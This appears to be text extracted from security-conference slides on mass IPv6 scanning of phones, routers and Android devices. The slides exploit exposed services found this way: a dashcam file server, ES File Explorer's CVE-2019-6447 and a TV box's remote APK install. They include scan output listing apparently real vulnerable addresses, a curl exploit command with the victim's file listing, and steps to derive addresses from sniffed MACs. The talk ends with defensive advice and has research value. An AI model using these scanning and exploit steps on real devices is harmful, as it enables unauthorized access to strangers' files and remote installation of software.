
APP / service vulnerabilities

Manager page/tools, ssh / telnet / adb / admin web

The most effective and influential method

Sending all zero address will return full address both on Android and GPON devices

Get millions of addresses in 10 minutes



Rearview Mirror Driving Recorder

Android system based

Insert a SIM card to realize remote control and view photos

After analyzing its service APK, we found a vulnerability





We just need to find it's IPV6 address, which open the port 2018

Use our address scanning

Then send the exp

```
com.mirrorid.net.builder.PostStringBuilder x com.mirrorid.utils.NetUtils x  
} Download files  
1 public static String downLoadFileUrl(String str) {  
  return String.format("http://%1$s:2018/Download?filePath=%2$s", getHostIp(), str);  
}  
1 public static String getBasePort() {  
  return getHostIp() + ":2018"; Listen on port 2018  
}  
1 public static ConnectivityManager getConnectManager() {  
  return (ConnectivityManager) DuJApplication.getInstance().getSystemService("connectivity");  
}  
3 public static String getDeviceFrontVideoUrl() { List files  
  return String.format("http://%1$s:2018/GetAllFilesByPath?path=%2$s", getHostIp(), EncodeUtils.enCode2Base64(Constants.VIDEO_I
```



video

```
tshark -i enp2s0f0 -f "icmp6 and ip6 dst host 2a04:2180:1:17::ffff" -n

~ (ssh)
# 130 ↵
root@12604-27373 ~
# 130 ↵
root@12604-27373 ~
# 130 ↵
root@12604-27373 ~
# 130 ↵
root@12604-27373 ~
# 130 ↵
root@12604-27373 ~
# 130 ↵
root@12604-27373 ~
# 130 ↵
root@12604-27373 ~
# 130 ↵
root@12604-27373 ~
# 130 ↵

monitor (ssh)
root@12604-27373 ~
#
root@12604-27373 ~
#
root@12604-27373 ~
#
root@12604-27373 ~
#
root@12604-27373 ~
#
root@12604-27373 ~
# monitor
Running as user "root" and group "root". This could be dangerous.
Capturing on 'enp2s0f0'
```

ES File Explorer is a file manager application on Android

Has over 100 million installations

CVE-2019-6447

- Create an HTTP service bound to port 59777
- provide 10+ commands for accessing data

```
root@12604-27373 ~/ipv6/out
# fi6s @for_port_scan_fix.txt -p 59777
Using default interface 'enp2s0f0'
#fi6s
tcp open 59777 2a00:1fa1:43a3::557::4d:bc75:ee01 1633197571
tcp open 59777 2a00:1fa1:439b::f32::6a:4f81:d801 1633197571
tcp open 59777 2a00:1fa1:433b::307b::54:6d2c:a501 1633197571
tcp open 59777 2a00:1fa1:4300::70e9::39c2:1407:dc2c:d064 1633197572
tcp open 59777 2a00:1fa1:4355::3c33::d66c:2df3:dfea:c21b 1633197572
tcp open 59777 2a00:1fa1:4333::51ad::4d:2831:f101 1633197572
tcp open 59777 2a00:1fa1:4328::0d35::fd47:bc0a:2aba:29eb 1633197572
tcp open 59777 2a00:1fa1:4305::51ac::5e:a493:1901 1633197572
tcp open 59777 2a00:1fa1:432e::444b::956a:559:c7e1:38b6 1633197572
tcp open 59777 2a00:1fa1:4307::015e::a43a:6a92:8ad4:c24a 1633197572
tcp open 59777 2a00:1fa1:4393::be55::4d:9ca1:1501 1633197572
tcp open 59777 2a00:1fa1:43b0::f159::6f:1991:f001 1633197572
tcp open 59777 2a00:1fa1:43d4::c1e7::db96:4be9:5e5c:5386 1633197572
tcp open 59777 2a00:1fa1:4332::3333::31:3595:9a01 1633197572
tcp open 59777 2a00:1fa1:4302::c1c1::51:5b15:3e01 1633197572
```

scan port 59777 130 ↵

many devices opened

```
~/ipv6/out (ssh)
root@12604-27373 ~/ipv6/out
# curl --header "Content-Type: application/json" --request POST --data '{"command": "listFiles"}' http://[2a00:1fa1:4393:be55::4d:9ca1:1501]:59777
[{"name": "system_ext", "time": "31.12.2008 06:00:00 PM", "type": "folder", "size": "4,00 KB (4 096 байт)", },
{"name": "lib", "time": "31.12.2008 06:00:00 PM", "type": "folder", "size": "4,00 KB (4 096 байт)", },
{"name": "lost+found", "time": "31.12.2008 06:00:00 PM", "type": "folder", "size": "16,00 KB (16 384 байт)", },
{"name": "storage", "time": "08.09.2021 06:23:58 PM", "type": "folder", "size": "80,00 байт (80 байт)", },
{"name": "audit_filter_table", "time": "01.01.1970 03:00:00 AM", "type": "file", "size": "0,00 байт (0 байт)", },
{"name": "linkencnfig", "time": "01.01.1970 03:00:00 AM", "type": "file", "size": "0,00 байт (0 байт)", },
```

test one addr with poc

Attack nearby Android devices

An Android TV box

About the risk 3:

IPV6 addr can be sniffed and calculated form radio nearby

- Analyze its system app and find the vulnerability of arbitrary installation of APK
- We can be nearby, sniff 802.11 frame
- Then get mac address of TV box, calculate the last 64 bit address
- After brute force 16-24bit
- Finally, find the address which returned an ICMP replay and get the full IPv6 address
- At last, send the install APK command on port 8080

Already fixed

```

if(v1.equalsIgnoreCase("/getALLApk")) {
    this.a(arg13, arg14);
    return;
}
// get APP list

if(v1.equalsIgnoreCase("/install")) {
    this.c(arg13, arg14);
    return;
}
// install any APK remotely
    
```

Wi-Fi: en0

wlan_radio.signal_dbm > -15 and wlan_radio.signal_dbm !=0

No.	Time	Source	Destination	Protocol	Leng	Info
590	2.530670	AMPAKTec_41:c6:c0	c2:9e:8c:1c:3d:43	802.11	84	QoS
7963	25.655619	AMPAKTec_41:c6:c0	c2:9e:8c:1c:3d:43	802.11	84	QoS
7965	25.656326	AMPAKTec_41:c6:c0 (d4:9c:dd:41:c6:c0)...	c2:9e:8c:1c:3d:43 (c2:9e:8c:1c:3d:43)...	802.11	76	Requ
8004	25.860319	AMPAKTec_41:c6:c0	c2:9e:8c:1c:3d:43	802.11	84	QoS

802.11 monitor mode

Transmitter address: AMPAKTec_41:c6:c0 (d4:9c:dd:41:c6:c0) **mac address of Android TV Box**

Destination address: c2:9e:8c:1c:3d:43 (c2:9e:8c:1c:3d:43)

Source address: AMPAKTec_41:c6:c0 (d4:9c:dd:41:c6:c0)

BSS Id: c2:9e:8c:1c:3d:43 (c2:9e:8c:1c:3d:43)

STA address: AMPAKTec 41:c6:c0 (d4:9c:dd:41:c6:c0)

[240e:404:1e10:b45b:d69c:ddff:fe41:c6c0]:8080/getAllApk

send command remotely

```

- apks: [
  - {
    package: "com.ktcp.tvvideo",
    versionName: "3.4.0.2123",
    versionCode: 3500,
    
```

These risks are all made of ICMP Echo Packet

What about other types of ICMP ?

IPV6 Neighbor Discovery Protocol uses ICMP type 133 134, which has a gateway spoofing vulnerability

However, routers on the Internet do not forward type 133 134

Use **scapy** to construct each ICMP message to see which are not discarded by the router on the client side

```
00:35:35.635677 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, destination unreachable[icmp6]
00:35:36.591263 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, packet too big, mtu 1280, length 8
00:35:37.555003 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, time exceeded in-transit[icmp6]
00:35:38.515579 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, parameter problem[icmp6]
00:35:39.474530 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, echo request, seq 0, length 8
00:35:39.475559 IP6 240e:404:7900:eb5f:803a:3ff:fed0:4921 > 240b:4001:0:3400::1: ICMP6, echo reply, seq 0, length 8
00:35:49.719766 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, inverse neighbor solicitation, length 8
00:35:50.675429 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, inverse neighbor advertisement, length 8
00:35:52.599744 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, ha discovery request, id 0x0000, length 8
00:35:54.515579 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, mobile router solicitation, id 0x0000, length 8
00:35:55.488106 IP6 240b:4001:0:3400::1 > 240e:404:7900:eb5f:803a:3ff:fed0:4921: ICMP6, mobile router advertisement, length 8
```

- Introduction of the IPV6
- The risks and new scanning methods
- How to exploit
- **Suggestions and summary**

Firewall is very necessary

- Even if the full address is obtained, port access cannot be carried out to attack
- Some devices only have iptables enabled, but ip6tables is not enabled

Some operators turn off port access such as 80 and 445 by default, but the effect is limited

Do not use eui-64 address generation method

WIFI interface use random mac address

- We introduce several risks for Android and Linux systems to obtain complete IPV6 addresses under 4G and broadband
- How to use these risks to obtain large numbers of IPV6 addresses? Find network segment + quick scan
- How to make effective use of so many IPV6 addresses? We introduce the methods of exploiting known vulnerabilities and mining new vulnerabilities

These new ways of IPV6 scanning:

- So that large numbers of user side devices (mobile phone, pad, GPON router) can be accessed directly and remotely
- It gives security researchers new research ideas and new attack channels, which do not have to be in the same LAN
- Let's find and fix security problems and improve the security of smart devices before the interconnection of each device in the future

Q&A